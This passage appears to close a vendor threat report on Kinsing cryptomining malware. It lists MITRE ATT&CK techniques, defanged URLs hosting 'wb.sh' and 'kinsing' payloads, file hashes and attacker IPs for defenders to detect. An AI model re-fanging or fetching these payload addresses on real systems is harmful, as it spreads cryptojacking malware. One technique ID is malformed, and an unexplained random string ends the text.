Meanwhile, Trend Micro Cloud One – Workload Security helps defend systems against vulnerability exploits, malware, and unauthorized change. It can protect a variety of environments such as virtual, physical, cloud, and containers. Using advanced techniques like machine learning (ML) and virtual patching, the solution can automatically secure new and existing workloads both against known and new threats.

MITRE ATT&CK Technique IDs

Technique	ID
Exploit Public-Facing Application	T1190
Command and Scripting Interpreter: Unix Shell	T1059.004

Resource Hijacking	T1496
Indicator Removal on Host: Clear Linux or Mac System Logs	T1070.002
File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	T1222.002
Impair Defenses: Disable or Modify System Firewall	T1562.004
Indicator Removal on Host: File Deletion	T1070.004
Scheduled Task/Job: Cron	T1053.003
Impair Defenses: Disable Cloud Logs	T1562/008

IOCs

URLs:

- hxxp://91[.]241[.]19[.]134/wb.sh
- hxxp://185[.]14[.]30[.]35/kinsing
- hxxp://185[.]14[.]30[.]35/wb.sh
- hxxp://195[.]2[.]79[.]26/kinsing
- hxxp://195[.]2[.]79[.]26/wb.sh
- hxxp://195[.]2[.]78[.]230/wb.sh
- hxxp://193[.]178[.]170[.]47/wb.sh
- hxxp://178[.]20[.]40[.]200/wb.sh
- hxxp://94[.]103[.]89[.]159/wb.sh
- hxxp://185[.]231[.]153[.]4/wb.sh
- hxxp://195[.]2[.]85[.]171/wb.sh
- hxxp://80[.]92[.]204[.]82/wb.sh
- hxxp://195[.]2[.]84[.]209/kinsing
- hxxp://193[.]178[.]170[.]47/kinsing
- hxxp://178[.]20[.]40[.]200/kinsing

File hashes

SHA-256	**Detection name**
020c14b7bf5ff410ea12226f9ca070540bd46eff80cf20416871143464f7d546	Trojan.SH.CVE20207961.SM
5D2530B809FD069F97B30A5938D471DD2145341B5793A70656AAD6045445CF6D	Trojan.Linux.KINSING.USELVCR22

- **IP addresses**
- 212[.]22[.]77[.]79
- 185[.]234[.]247[.]8
- 185[.]154[.]53[.]140

sXpIBdPeKzI9PC2p0SWMpUSM2NSxWzPyXTMLlbXmYa0R20xk